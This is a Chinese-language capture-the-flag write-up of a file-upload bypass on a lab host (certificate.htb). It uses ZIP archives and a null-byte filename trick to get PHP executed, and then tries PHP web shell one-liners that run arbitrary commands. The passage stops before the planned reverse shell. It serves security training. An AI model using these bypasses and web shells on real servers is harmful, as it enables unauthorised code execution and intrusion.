
依旧是 400 响应,后端可能应用了基于内容的检测或者检查了魔术头来判断真实的文件类型。
我还注意到了响应上的细微变化,第一次 400 响应中的信息:
The request you sent contains bad or malicious content(Invalid MIME type).这是第二次:
The request you sent contains bad or malicious content.响应暴露了后端的两个关键检测:
- 后缀(白名单)
- 恶意内容检测
我尝试上传一个合法的 pdf:
$ file valid.pdf
valid.pdf: PDF document, version 1.7, 1 page(s)
提示上传成功,并且给了访问地址:

能看到我上传的文件:

我无权访问 uploads 目录:
$ curl http://certificate.htb/static/uploads -I -L
HTTP/1.1 301 Moved Permanently
Date: Mon, 17 Aug 2026 11:17:06 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
Location: http://certificate.htb/static/uploads/
Content-Type: text/html; charset=iso-8859-1

HTTP/1.1 403 Forbidden
Date: Mon, 17 Aug 2026 11:17:07 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
Content-Type: text/html; charset=iso-8859-1
同样,对于 346f96e85d110b7cfb38fe3b00565313 和 static也是一样:
$ curl -I http://certificate.htb/static/uploads/346f96e85d110b7cfb38fe3b00565313/
HTTP/1.1 403 Forbidden
Date: Mon, 17 Aug 2026 11:18:13 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
Content-Type: text/html; charset=iso-8859-1

$ curl -I http://certificate.htb/static/
HTTP/1.1 403 Forbidden
Date: Mon, 17 Aug 2026 11:22:57 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
Content-Type: text/html; charset=iso-8859-1
也无法实现目录穿越:
curl -I http://certificate.htb/static/uploads/346f96e85d110b7cfb38fe3b00565313/valid.pdf/../../../../../Windows/win.ini
HTTP/1.1 404 Not Found
Date: Mon, 17 Aug 2026 11:20:53 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
Content-Type: text/html; charset=iso-8859-1
zip 在文件上传中总是一个变数(ZIP Slip、解压后没检测……),因此我打算上传 zip 文件,其中包含含 PHP 代码的 pdf:
$ zip test.zip test.pdf
  adding: test.pdf (stored 0%)

$ unzip -l test.zip
Archive:  test.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
       19  2026-08-17 10:50   test.pdf
---------                     -------
       19                     1 file
上传成功了,并且能访问:

后端会将 zip 解压之后,再对其中的文件内容进行展示。
那如果我直接将 php 文件压缩成 zip 进行上传呢?
$ zip test.zip test.php
  adding: test.php (stored 0%)

$ unzip -l test.zip
Archive:  test.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
       19  2026-08-17 11:40   test.php
---------                     -------
       19                     1 file
失败了:

我大致摸清了检测逻辑:目标会通过白名单的方式检查文件后缀,并且会对除 zip 之外的文件做内容审查,文件上传成功之后,针对 zip 文件会进行解压操作,并对其中的文件后缀再次进行白名单检查,但是不再执行内容审查。
之所以我会说“对除 zip 之外的文件做内容审查”,是因为被压缩成 zip 的文件,虽然多了很多的不可读字符,但是可读字符依旧存在:
$ strings test.zip
test.phpUT
<?php phpinfo();?>
test.phpUT

$ cat test.zip | xxd
00000000: 504b 0304 0a00 0000 0000 035d 115d e49b  PK.........].]..
00000010: c159 1300 0000 1300 0000 0800 1c00 7465  .Y............te
00000020: 7374 2e70 6870 5554 0900 0396 8282 6a96  st.phpUT......j.
00000030: 8282 6a75 780b 0001 04e8 0300 0004 ed03  ..jux...........
00000040: 0000 3c3f 7068 7020 7068 7069 6e66 6f28  ..<?php phpinfo(
00000050: 293b 3f3e 0a50 4b01 021e 030a 0000 0000  );?>.PK.........
00000060: 0003 5d11 5de4 9bc1 5913 0000 0013 0000  ..].]...Y.......
00000070: 0008 0018 0000 0000 0001 0000 00b4 8100  ................
00000080: 0000 0074 6573 742e 7068 7055 5405 0003  ...test.phpUT...
00000090: 9682 826a 7578 0b00 0104 e803 0000 04ed  ...jux..........
000000a0: 0300 0050 4b05 0600 0000 0001 0001 004e  ...PK..........N
000000b0: 0000 0055 0000 0000 00                   ...U.....
现在的目标,就是想办法绕过后缀的限制。
空字节截断值得尝试,我将构造:
evil.php%00.pdf如果后缀仅检查最后一个 . 之后的,则能绕过检测。
当文件落地 Windows 系统的时候,Windows 会将 Null 字符作为字符串的结束,最终写入的文件是:
evil.php改文件名,并制作 zip:
$ cp test.php evil.php..pdf

$ zip evil.zip evil.php..pdf
  adding: evil.php..pdf (stored 0%)

$ unzip -l evil.zip
Archive:  evil.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
       19  2026-08-17 14:37   evil.php..pdf
---------                     -------
       19                     1 file
. 作为占位符,后续替换成 Null 字符。
在 Caido 中开启拦截,并上传文件获得对应的报文,并发送到 Replay 板块中:

Caido 对字节数据的修改并不是像 Burp 那样完善,非官方的 Hex 插件在报文中出现大量不可见字符的时候会变得不可使用:

一个方法就是打开“显示不可见字符”,然后复制已有 00 字节去替换 .:

共需要替换两处:

发送之后,可以去响应中的指定链接中查看:
能发现代码执行成功了:

还有一种修改方式就是先本地修改,再上传(这个就不演示了,很多工具都能做到)。
我打算尝试上传一句话木马,然后做反弹 Shell。
老步骤:
$ cat evil.php..pdf
<?php @system($_REQUEST['cmd']);?>

$ zip evil.zip evil.php..pdf
  adding: evil.php..pdf (stored 0%)

$ unzip -l evil.zip
Archive:  evil.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
       35  2026-08-17 15:06   evil.php..pdf
---------                     -------
       35                     1 file
但这次的结果是 400 响应:

在保证操作没有出现错误的情况下,前者成功后者失败,只能说明:解压之后,对内容还是有检测,但是没那么严格,属于黑名单。
我换了一种一句话木马的写法:
<?php echo shell_exec($_REQUEST['cmd']);?>重新尝试:
